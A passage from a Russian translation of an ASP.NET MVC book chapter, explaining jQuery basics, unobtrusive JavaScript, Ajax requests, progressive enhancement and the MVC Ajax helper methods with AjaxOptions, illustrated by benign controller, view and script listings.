jQuery был выпущен Джоном Резигом в 2006 году и стал одной из самых популярных библиотек JavaScript благодаря простому, но мощному механизму взаимодействия с HTML DOM. Впрочем, на самом деле jQuery обязан своей популярностью Microsoft, который добавил несколько функций к его кодовой базе, обеспечил официальную поддержку и включил в ASP.NET MVC как часть шаблона проектов по умолчанию.

В этом разделе мы рассмотрим основы работы с jQuery и то, как он может использоваться для отправки на сервер асинхронных вызовов, обрабатываемых ASP.NET MVC. Затем мы узнаем, как обеспечить работу нашего сайта в браузерах с выключенным JavaScript. Наконец, мы научимся использовать jQuery для отправки данных формы на сервер в фоновом режиме.

7.1.1. Основы jQuery

Работа с jQuery в основном сводится к работе с функциями (начинаются со значка \$), которые могут выполнять различные операции в зависимости от содержания. Например, чтобы с помощью jQuery найти все теги <div />, на определенной странице и добавить к каждому класс CSS, вы можете использовать следующий код:

```
$('div').addClass('foo');
```

Следующую за \$ строку jQuery будет рассматривать как CSS-селектор и попытается найти все элементы на данной странице, которые ему соответствуют. В данном случае, он найдет все теги <div /> на странице. Аналогично, функция \$('#foo') найдет все элементы с идентификатором foo, а функция \$('table.grid td') найдет все теги <td /> в таблицах класса grid.

Результатом вызова этой функции будет объект jQuery, который содержит коллекцию DOM-элементов, соответствующих селектору. Благодаря этому в jQuery поддерживаются цепочки вызовов, с помощью которых можно выполнять сложные операции с DOM-элементами в очень сжатой форме. В предыдущем примере вызывается метод AddClass, который добавляет указанный CSS-класс к каждому элементу данного объекта (в данном примере все теги <div /> на странице).

Аналогичным образом вы можете добавить события к элементам. Например, чтобы вывести сообщение после нажатия на кнопку, можно разместить JavaScript в событии onclick:

```
<button id="myButton" onclick="alert('I was clicked!')">  
    Click me!  
</button>
```

Недостатком этого подхода является то, что он смешивает код с разметкой. Это может усложнить поддержку приложения и его логику. Используя jQuery, вы можете добавить внешний обработчик событий для нажатия кнопки.

```
<button id="myButton">Click me!</button>  
<script type="text/javascript">  
    $('button#myButton').click(function() {  
        alert('I was clicked!');  
    });  
</script>
```

В этом примере показана страница, которая содержит код JavaScript. Он передает в jQuery инструкцию найти любой элемент `<button />` с `id myButton` и запустить функцию при нажатии кнопки. В этом случае браузер просто выведет сообщение о том, что кнопка была нажата.

Этот подход известен как *ненавязчивый JavaScript*. Разделяя разметку сайта и его код (поведение), мы облегчаем поддержку сайта, улучшаем читаемость кода.

Аналогично тому, как мы добавляем события к элементам, мы можем добавить событие `ready` к целой странице. Оно запустится только тогда, когда сформируется иерархия DOM страницы – это самый первый момент, подходящий для безопасного взаимодействия с HTML-элементами. Таким образом, лучше всего, если события и другой jQuery-код будут содержаться в обработчике `ready`:

```
$(document).ready(function() {  
    $('button#myButton').click(function() {  
        alert('Button was clicked!');  
    });  
});
```

В результате мы получим то же самое, что и в предыдущем примере, но более безопасным способом, в котором вначале загружается DOM, и только затем к кнопке прикрепляется обработчик событий.


Хотя jQuery – это тема для целой книги, изложенные здесь основные понятия облегчат вам понимание следующих далее примеров. Чтобы получить более глубокие знания о jQuery, можно прочитать «jQuery в действии. Второе издание» Бера Бибо и Иегуды Каца, а также книги издательства Manning.

7.1.2. Создание Ajax-запросов с помощью jQuery

Чтобы продемонстрировать, как создавать Ajax-запросы с помощью jQuery, мы создадим новый проект ASP.NET MVC на базовом шаблоне `Internet Application`. Добавим в него простой контроллер с двумя действиями, оба из которых будут демонстрировать представление - `Index` и `PrivacyPolicy`.

Действие `Index` содержит гиперссылку, при нажатии на которую будет отправлен запрос на сервер, чтобы получить информацию о политике конфиденциальности и загрузить ее на страницу `Index`. Желаемый результат показан на рисунке 7.1.

Рисунок 7-1: При нажатии на ссылку будет загружена информация о политике конфиденциальности



Код этого контроллера показан в следующем листинге.

Листинг 7-1: Простой контроллер

```
public class CustomAjaxController : Controller
{
    public ActionResult Index()
    {
        return View();
    }
    public ActionResult PrivacyPolicy()
    {
        return PartialView();
    }
}
```

Строка 9: Возвращает частичное представление

Обратите внимание, что мы возвращаем частичное представление из действия `PrivacyPolicy` (строка 9), которое не включает в себя макет сайта. Это гарантирует, что дополнительные элементы (например, меню) макета страницы не включены в разметку, которую возвращает наше действие.

Частичное представление `PrivacyPolicy` содержит некоторые элементы базовой разметки:

```
<h2>Our Commitment to Privacy</h2>
...privacy policy goes here...
```

Содержание представления Index показано в следующем листинге.

Листинг 7-2: Представление Index со ссылками на скрипты

```
@section head {
    <script type="text/javascript"
        src="@Url.Content("~/scripts/AjaxDemo.js")">
    </script>
}

@Html.ActionLink("Show the privacy policy", "PrivacyPolicy", null, new {
    id = "privacyLink" })
<div id="privacy"></div>
```

Строка 1: Тег раздела head

Строки 2-4: Ссылка на код

Строка 7: Ссылка на действие

Строка 8: Контейнер для результатов

Начнем с определения секции head (строка 1). Во все новые проекты MVC автоматически включается последняя версия jQuery. Для этого используется NuGet, который также позволяет очень просто обновлять jQuery. На момент написания данной книги последней версией был jQuery 1.7.2, и соответствующие скрипты находятся в подкаталоге Scripts. Мы включаем в ссылку вызов Url.Content, а не создаем абсолютный маршрут. Это позволит избежать ошибок во время исполнения, независимо от того, запущена ли страница из коневого каталога сайта или из подкаталога.

Далее следует скриптовая ссылка, указывающая на JavaScript-файл под названием AjaxDemo.js, который мы еще не создали. Этот файл будет содержать пользовательский код jQuery.

Далее мы создаем стандартную в ASP.NET MVC ссылку на действие (строка 7). В ней указываем следующие параметры: текст гиперссылки, собственно действие, к которому мы ее привязываем (в данном случае действие PrivacyPolicy), любые дополнительные параметры маршрута (в данном случае их нет, поэтому указываем null), и анонимный тип, определяющий дополнительные HTML-атрибуты (в данном случае мы просто назначаем ссылке ID).

В конце мы создаем div с id равным "privacy", в который будет загружена информация о политике конфиденциальности после запроса Ajax.

Теперь мы создадим файл AjaxDemo.js в каталоге Scripts. В этот файл добавим код jQuery для перехвата нажатия по ссылке privacyLink, что показано в следующем листинге.

Листинг 7-3: Код jQuery в файле AjaxDemo.js

```
$(document).ready(function () {
    $('#privacyLink').click(function (event) {
        event.preventDefault();
        var url = $(this).attr('href');
        $('#privacy').load(url);
    });
});
```

Вначале мы создаем обработчик, который будет вызван сразу после загрузки DOM. В этом обработчике мы создаем инструкцию для jQuery найти ссылку с идентификатором `privacyLink` и добавить функцию к событию `click`.

Обработчик `click` принимает ссылку на событие как параметр. Здесь мы вызываем метод `preventDefault`, чтобы предотвратить выполнение сценария по умолчанию для этой ссылки (то есть, переход на страницу, указанную в атрибуте `href`). Вместо этого мы извлекаем значение атрибута `href` и сохраняем его в переменной `url`.

Последняя строка обработчика содержит собственно запрос Ajax. Эта строка содержит инструкцию для jQuery найти на странице элемент с `id` `privacy` (т. е. тег `<div />`, который мы создали в листинге 7.2), а затем загрузить в этот элемент содержание, которое мы извлекли по ссылке. В результате будет создан запрос Ajax, который асинхронно обращается к URL и загружает полученные данные в DOM.


Теперь, когда вы запустите приложение и нажмите на ссылку, вы увидите, что содержимое **Privacy policy** загружается на страницу. Если вы используете браузер Firefox с установленным расширением Firebug (<http://getfirebug.com>), вы можете проследить отправку запроса Ajax, как показано на рисунке 7.1.

Это пример ненавязчивого JavaScript - весь код содержится не на странице, а в отдельном файле.

7.1.3. Прогрессивное улучшение

Предыдущий пример также иллюстрирует такой принцип, как *прогрессивное улучшение* (progressive enhancement). Прогрессивное улучшение предполагает, что мы начинаем с базовой функциональности (в данном случае простая гиперссылка), а затем добавляем дополнительные функции (с помощью Ajax). Таким образом, если пользователь выключит JavaScript в браузере, дополнительная функциональность будет урезана, и нажатие по ссылке отправит пользователя на страницу **Privacy policy** без использования Ajax, как показано на рисунке 7.2.

Рисунок 7-2: Браузер переходит на страницу **Privacy Policy**, если Javascript отключен.



К сожалению, эта страница выглядит не очень хорошо. На данный момент мы выводим только ее частичное представление без дополнительных элементов (относящихся к макету приложения), чтобы его можно было легко вставить в DOM по запросу Ajax.

Тем не менее, для браузеров с отключенным JavaScript было бы неплохо включать в представление макет и таблицы стилей. Для осуществления такого сценария можно изменить действие PrivacyPolicy.

Листинг 7-4: Использование метода IsAjaxRequest для изменения действия

```
public ActionResult PrivacyPolicy()
{
    if(Request.IsAjaxRequest())
    {
        return PartialView();
    }
    return View();
}
```

Строка 3: Проверяет, был ли отправлен Ajax запрос

Теперь действие PrivacyPolicy проверяет, был ли отправлен запрос Ajax, вызывая метод расширения IsAjaxRequest в свойстве контроллера Request. Если метод возвращает результат true, то действие было вызвано запросом Ajax, в этом случае мы выводим частичное представление; если запроса Ajax к странице не было, он возвращает обычное представление.

Сейчас, если вы нажмете на ссылку в браузере с отключенным JavaScript, страница будет отображаться полностью, как показано на рисунке 7.3.


Рисунок 7-3: Отображение страницы **Privacy policy** полностью в браузере с отключенным JavaScript



7.1.4. Использование Ajax для отправки данных формы

Выше мы рассмотрели, как можно эффективно использовать JQuery для получения данных от сервера при нажатии на ссылку. Сейчас мы рассмотрим, как можно отправить данные на сервер асинхронно. Чтобы проиллюстрировать это, добавим на страницу из предыдущего примера список комментариев пользователей. Конечный результат такой страницы показан на рисунке 7.4.

Рисунок 7-4: Форма отправлена посредством Ajax, и результат добавлен к списку.



Для начала добавим список комментариев в контроллер в статическом поле. Когда поступит запрос к действию Index, этот список будет передан в представление. Мы также добавим действие AddComment, которое позволит пользователю добавить комментарий. Расширенный контроллер показан в листинге 7.5.

Листинг 7-5: Действие AddComment

```
public class CustomAjaxController : Controller
{
    private static List<string> _comments = new List<string>();
    public ActionResult Index()
    {
        return View(_comments);
    }
    [HttpPost]
    public ActionResult AddComment(string comment)
    {
        _comments.Add(comment);
        if (Request.IsAjaxRequest())
        {
            ViewBag.Comment = comment;
            return PartialView();
        }
        return RedirectToAction("Index");
    }
}
```

Строка 3: Содержит список комментариев

Строка 6: Отправляет комментарии в представление

Строка 9: Принимает комментарий как параметр

Строка 11: Сохраняет новый комментарий

Строка 14: Отправляет комментарий в представление

Строка 17: Переадресовывает к действию Index

Сначала добавим в наш контроллер список строковых данных, который будет содержать комментарии. Эти комментарии передаются в представление Index как модель. Мы также создаем новое действие AddComment, которое принимает комментарий в качестве параметра. Атрибут `HttpPost` здесь гарантирует, что это действие может быть вызвано только как результат отправки формы.

Действие `AddComment` добавляет комментарий к списку и затем, если оно было вызвано запросом Ajax, передает его в `ViewBag` и возвращает частичное представление. Если у пользователя отключен JavaScript, `AddComment` переадресовывает к действию `Index`, в результате чего страница полностью обновляется.

Примечание

Этот пример не ориентирован на многопоточное выполнение, поскольку сохраняет данные в статической коллекции. В реальном приложении его следует избегать – лучше сохранять данные в базе данных. Впрочем, в этом примере база данных не используется для простоты.

Частичное представление, возвращаемое действием `AddComment`, отображает комментарий в списке:

```
<li>@ViewBag.Comment</li>
```

Далее мы изменим представление `Index` так, чтобы отображать текущий список комментариев. Также добавим форму добавления новых комментариев. Измененное представление приведено ниже.

Листинг 7-6: Представление Index с формой добавления комментариев

```
@model IEnumerable<string>
@section head {
    <script type="text/javascript"
        src="@Url.Content("~/scripts/AjaxDemo.js")">
    </script>
}
<h4>Comments</h4>
<ul id="comments">
@foreach (var comment in Model) {
    <li>@comment</li>
}
</ul>
<form method="post" id="commentForm" action="@Url.Action("AddComment")">
    @Html.TextArea("Comment", new { rows = 5, cols = 50 })
    <br />
    <input type="submit" value="Add Comment" />
</form>
```

Строка 1: Определяет строгий тип представления

Строки 8-12: Создает список комментариев

Строки 13-17: Создает форму добавления комментария

Модифицированное представление Index начинается с указания, что оно строго типизировано I Enumerable <string>, который соответствует списку комментариев, переданных от контроллера в представление. Далее следует ссылка на файл AjaxDemo с jQuery-кодом.

Теперь мы также включаем неупорядоченный список комментариев, для создания которого представление проходит циклом по коллекции комментариев и отображает их как элементы списка.

Наконец мы добавляем форму, которая обращается к действию AddComment и содержит текстовое поле, где пользователь может добавить комментарий.

На данный момент, если вы запустите страницу и отправите форму, комментарий будет добавлен в список, но, чтобы увидеть обновленные комментарии, придется полностью обновить страницу.

Теперь нам нужно изменить jQuery код в файле AjaxDemo.js, чтобы отправлять форму с помощью Ajax, как показано в следующем листинге.

Листинг 7-7: Отправка формы с помощью Ajax

```
$(document).ready(function () {
    $('#commentForm').submit(function (event) {
        event.preventDefault();
        var data = $(this).serialize();
        var url = $(this).attr('action');
        $.post(url, data, function (response) {
            $('#comments').append(response);
        });
    });
});
```

Строка 2: Добавляет обработчик событий

Строка 4: Сериализует данные в строку

Строка 6: Отправляет данные на сервер

Строка 7: Добавляет результат в список комментариев

Как и в примере со ссылкой, мы сначала добавляем функцию \$(document).ready, которая будет вызвана после загрузки DOM. Внутри этой функции мы сообщаем jQuery найти форму с идентификатором commentForm и добавить к ней обработчик для события отправки формы. Далее мы снова вызываем event.preventDefault, чтобы не отправлять форму. Вместо этого мы сериализуем содержимое формы в строку, вызывая метод serialize к элементу формы. Эта строка содержит закодированные в URL пары ключ-значение, представляющие поля внутри формы. В этом случае, если мы ввели текст hello world в поле для комментариев, преобразованные данные будут представлены значением "Comment=hello+world".

Когда содержимое формы представлено в виде строки, оно может быть отправлено с помощью Ajax. Чтобы увидеть, куда мы должны отправить данные, получим результат атрибута `action` формы и сохраним его в переменной `url`. Далее мы используем метод jQuery `post` для отправки этих данных к серверу. Метод `post` принимает несколько аргументов: URL, по которому должны быть размещены данные, сами данные и функция обратного вызова, которая будет запущена при получении ответа сервера.

В этом случае ответ сервера будет содержать частичное представление `AddComment`, содержащее комментарий в виде элемента списка. Мы добавляем его в конец списка комментариев с помощью метода JQuery `append`.

Теперь, когда вы откроете страницу и добавите комментарий, вы сможете проследить отправку запроса Ajax в Firebug и добавление результата к списку, как показано на рисунке 7.4.

JavaScript и ключевое слово `this`

Так как в JavaScript функции используются как объекты, не всегда очевидно, на что указывает ключевое слово `this`, то есть оно является контекстно-зависимым. В листинге 7.7 `this` является ссылкой внутри обработчика события, следовательно, оно указывает на элемент, где произошло событие (в данном случае, форма).

7.2. Вспомогательные методы Ajax в ASP.NET MVC

Ранее в этой главе мы узнали, как можно написать клиентский код JavaScript для отправки и получения данных с сервера. Однако существует еще один подход для отправки запросов Ajax в ASP.NET MVC, который предполагает использование вспомогательных методов Ajax. Для начала мы рассмотрим вспомогательные методы Ajax, доступные в ASP.NET MVC, и как они связаны с jQuery и другими библиотеками JavaScript. Далее мы узнаем, как их можно использовать для достижения тех же результатов, которые мы получали до сих пор, когда записывали код jQuery вручную.

Эти вспомогательные методы доступны как методы расширения в классе `AjaxHelper`, и они будут полезны для создания разметки, которая автоматически использует Ajax для отправки и получения данных. Они приведены в таблице 7.1.

Таблица 7-1: Вспомогательные методы Ajax

Вспомогательный метод	Описание
<code>Ajax.ActionLink</code>	Создает гиперссылку на действие контроллера, которая при нажатии отправляет запрос Ajax.
<code>Ajax.RouteLink</code>	Похож на <code>Ajax.ActionLink</code> , но создает ссылку на определенный роут, а не действие контроллера
<code>Ajax.BeginForm</code>	Создает элемент формы, который будет отправлять введенные данные к определенному действию контроллера
<code>Ajax.BeginRouteForm</code>	Похож на <code>Ajax.BeginForm</code> , но отправляет запрос по определенному роуту, а не к действию контроллера
<code>Ajax.GlobalizationScript</code>	Создает ссылку на скрипт глобализации, в котором содержится информация о языке и региональных параметрах
<code>Ajax.JavaScriptStringEncode</code>	Кодирует строку для безопасного использования в JavaScript

Хотя последние два способа фактически не относятся к Ajax, их можно эффективно использовать при работе с JavaScript в приложениях MVC.

Данные вспомогательные методы Ajax используют библиотеки JavaScript для отправления актуальных запросов. Эта разметка не привязана напрямую к какой-либо библиотеке, а использует адаптеры, позволяющие использовать библиотеку JavaScript для отправки запросов Ajax. В коробочной версии ASP.NET MVC есть адаптеры для JQuery и Microsoft Ajax. То, какой из них будет использован, зависит от конфигурации приложения.

Когда вы создаете новый проект ASP.NET MVC, файл `web.config` содержит следующие строки:

```
<appSettings>
  <add key="UnobtrusiveJavaScriptEnabled" value="true"/>
</appSettings>
```


При такой настройке разметка, созданная вспомогательными методами Ajax, использует ненавязчивый JavaScript, аналогично примерам с JQuery в предыдущем разделе. Однако когда этот параметр отключен, вспомогательные методы будут создавать разметку, которая использует библиотеку MicroSoft Ajax. Лучше всего оставить этот параметр включенным. Что произойдет, если вы выставите ему значение `false`, мы разберем далее.

Примечание

Вместо настройки параметра `UnobtrusiveJavaScriptEnabled` в файле `web.config` вы также можете настроить статическое свойство `HtmlHelper.UnobtrusiveJavaScriptEnabled` в методе `Application_Start` в файле `Global.asax`.

В зависимости от значения, установленного для `UnobtrusiveJavaScriptEnabled` – `true` или `false`, вспомогательные методы Ajax в ASP.NET MVC будут создавать разметку, совместимую с конкретным адаптером. Этот адаптер знает, как ее обрабатывать, и вызывает соответствующую библиотеку JavaScript для исполнения кода. Отношения между вспомогательными методами Ajax и библиотеками JavaScript показаны на рисунке 7-5.

Рисунок 7-5: Отношения между вспомогательными методами Ajax и библиотеками JavaScript



7.2.1. *Ajax.ActionLink*

Для начала возьмем пример страницы Privacy Policy из предыдущего раздела и рассмотрим, как можно использовать метод `ActionLink` для достижения того же результата. Контроллер изменять не нужно, но в представление `Index` понадобится внести изменения, показанные в следующем листинге.

```

Листинг 7-8: Использование Ajax.ActionLink

@section head {
    <script type="text/javascript"
        src="@Url.Content(
            "~/scripts/jquery.unobtrusive-ajax.js")">
    </script>
}

@Ajax.ActionLink(
    "Show the privacy Policy",
    "PrivacyPolicy",
    new AjaxOptions {
        InsertionMode = InsertionMode.Replace,
        UpdateTargetId = "privacy"
    })
<div id="privacy"></div>

```

Строка 1: Представление в разделе head

Строки 2-5: Ссылка на скрипт jQuery.unobtrusive

Строка 8: Определяет текст гиперссылки

Строка 9: Ссылка на действие

Строка 10-12: Дополнительные опции

Как и в предыдущих примерах, мы начнем с отображения части раздела head. Но на этот раз мы добавим ссылку на файл `jQuery.unobtrusive-ajax.js`, который также является частью шаблона проекта ASP.NET MVC по умолчанию. Это адаптер, который знает, как использовать JQuery для выполнения Ajax запросов, основываясь на представляемых элементах.

Затем мы добавим вызов `Ajax.ActionLink`. Для этого метода есть несколько перегруженных вариантов. Мы используем вариант с тремя аргументами. Первый – это текст, который должен стать гиперссылкой. Второй – название действия, к которому должен быть отправлен асинхронный запрос – в нашем случае, действие `PrivacyPolicy`. Последний аргумент – это объект `AjaxOptions`, который можно использовать для настройки запроса. Свойство `UpdateTargetId` этого объекта указывает, что HTML-элемент с `id` равном `privacy` нужно обновить, чтобы добавить результат запроса к действию `PrivacyPolicy`, и свойство `InsertionMode` указывает, что все содержимое этого элемента необходимо заменить.

Когда вы запустите приложение, вы получите такой же результат, как и в предыдущем примере – информация о политике конфиденциальности добавляется на страницу под ссылкой на действие. Но представленная разметка выглядит несколько иначе:

```

<a data-ajax="true" data-ajax-mode="replace"
    data-ajax-update="#privacy"
    href="/AjaxHelpers/PrivacyPolicy">Show the privacy Policy</a>

```

В предыдущем примере мы использовали JQuery, чтобы найти на странице ссылку с конкретным ID и прикрепить к ней обработчик события. `Ajax.ActionLink` генерирует ссылки, используя несколько иной подход.

Эти ссылки имеют несколько дополнительных атрибутов. Именно наличие этих атрибутов указывает, что данная ссылка должна быть обработана Ajax. Таким образом, вместо создания запроса Ajax в специальном файле JavaScript, мы добавляем в ссылку все метаданные, необходимые сценарию `JQuery-unobtrusive.ajax` для того, чтобы создать соответствующий запрос.

Атрибут `data-ajax` указывает, что гиперссылка должна выполнять свою функцию асинхронно, а атрибуты `data-ajax-mode` и `data-ajax-update` относятся к объекту `AjaxOptions`, указанному в листинге 7.8.

Когда страница загрузится, скрипт в файле `jquery-unobtrusive.ajax` найдет все ссылки с атрибутом `data-ajax` и добавит событие `click`, что похоже на то, что мы делали в листинге 7.7. Аналогично, если в браузере отключен JavaScript, то ссылка продолжит функционировать как обычная гиперссылка, не использующая Ajax.

Data-атрибуты HTML5

Атрибуты `data-*`, такие как `data-ajax` и `data-ajax-update`, известны как data-атрибуты HTML5. Они предоставляют возможность добавить дополнительные метаданные к HTML-элементу. Хотя здесь они используются для предоставления информации об Ajax-запросе, вы можете написать свои атрибуты для любых метаданных, к которым потребуется доступ на стороне клиента.

Хотя эти пользовательские атрибуты считаются частью спецификации HTML5, они будут работать без проблем на старых браузерах, которые не поддерживают HTML5 (в том числе Internet Explorer 6).

7.2.2. Ajax.BeginForm

Таким же образом вы можете использовать вспомогательный метод `Ajax.BeginForm` для асинхронной отправки формы. Давайте изменим форму, которую мы предварительно создали для добавления комментариев, используя этот вспомогательный метод.

Листинг 7-9: Форма с Ajax

```
<h4>Comments</h4>
<ul id="comments"></ul>
@using(Ajax.BeginForm("AddComment", new AjaxOptions {
    UpdateTargetId = "comments",
    InsertionMode = InsertionMode.InsertAfter })) {
    @Html.TextArea("Comment", new{rows=5, cols=50})
    <br />
    <input type="submit" value="Add Comment" />
}
```

Строка 3: Помещает форму в блок `using`

Строка 6: Текстовая область для комментариев

Как и метод `Html.BeginForm`, который мы изучили в главе 2, метод `Ajax.BeginForm` используется в блоке `using`, чтобы определить размер формы. Запрос к `BeginForm` отображает открывавший тег `<form>`, а закрывающая скобка блока `using` определяет конец тега.

Перегруженный вариант, который мы используем в данный момент для `BeginForm`, принимает два параметра. Первый – это имя действия контроллера, который мы вызываем (в данном случае

AddComment), второй – объект AjaxOptions. Как и в методе Ajax.ActionLink, эти параметры определяют, как должен быть обработан результат Ajax-запроса. В этом случае после того, как запрос отправлен, результат должен быть загружен в конец списка comments.

Как и форма из листинга 7.6, эта форма содержит текстовую область и кнопку отправки.

Если сейчас запустить приложение, оно будет работать точно так же, хотя к форме и добавлены дополнительные атрибуты data-ajax, такие как ActionLink. Результат разметки приведен в листинге 7-10.

Листинг 7-10: Разметка Ajax.BeginForm

```
<form action="/AjaxHelpers/AddComment"
      data-ajax="true" data-ajax-method="POST"
      data-ajax-mode="after" data-ajax-update="#comments"
      id="form0" method="post">
  <textarea cols="50" id="Comment" name="Comment" rows="5">
</textarea>
  <br />
  <input type="submit" value="Add Comment" />
</form>
```

В этой форме также реализуется принцип прогрессивного улучшения. Когда скрипт jQuery.unobtrusiveajax включен в страницу, эта форма будет отправлена через Ajax, но если в браузере пользователя отключен JavaScript, форма выполнит обычную отправку данных.

7.2.3. Параметры Ajax

В предыдущем разделе было показано, что во вспомогательных методах ActionLink и BeginForm может использоваться объект AjaxOptions. Он содержит указания, как должен быть обработан результат запроса Ajax. Класс AjaxOptions содержит несколько параметров, доступных как свойства; они перечислены в таблице 7-2.

Таблица 7-2: Свойства класса AjaxOptions

Параметр	Описание
HttpMethod	Указывает HTTP-метод GET или POST. Если не указано иное, по умолчанию задает POST для форм и GET для ссылок.
UpdateTargetId	Указывает элемент, в который должна быть вставлена результирующая разметка.
InsertionMode	Задает режим вставки: InsertBefore (вставить содержимое перед существующими дочерними элементами целевого элемента), InsertAfter (вставить содержимое после существующих дочерних элементов) или Replace (полностью заменить внутреннее содержимое элемента).
OnBegin	Определяет функцию JavaScript, которую нужно вызвать перед отправкой запроса к действию.
OnComplete	Определяет функцию JavaScript, которую нужно вызвать после получения ответа сервера.
OnFailure	Определяет функцию JavaScript, которая вызывается в случае ошибки.
OnSuccess	Определяет JavaScript функцию, которая будет вызвана, если ошибок нет.
Confirm	Устанавливает подтверждающее сообщение, которое будет

	отображаться в диалоговом окне OK/Cancel, прежде чем исполнение кода будет продолжено.
URL	Задает URL для случая, если тег привязки указывает иное направление, чем запрос Ajax.
LoadingElementId	Указывает элемент, который отображает прогресс Ajax. Элемент должен быть изначально помечен как <code>display:none</code> .
LoadingElementDuration	Определяет продолжительность анимации для отображения или скрытия загружающегося элемента, если был указан <code>LoadingElementId</code> .

За исключением `LoadingElementDuration`, все эти параметры были ранее доступны в ASP.NET MVC 2. Теперь изменился только способ, каким они добавляются в разметку страницы. Как вы уже знаете, эти параметры генерируются как `data`-атрибуты в HTML-элементах, тогда как в MVC 2 они добавлялись на страницу гораздо более навязчивым образом.

7.2.4. Отличия от предыдущих версий ASP.NET MVC

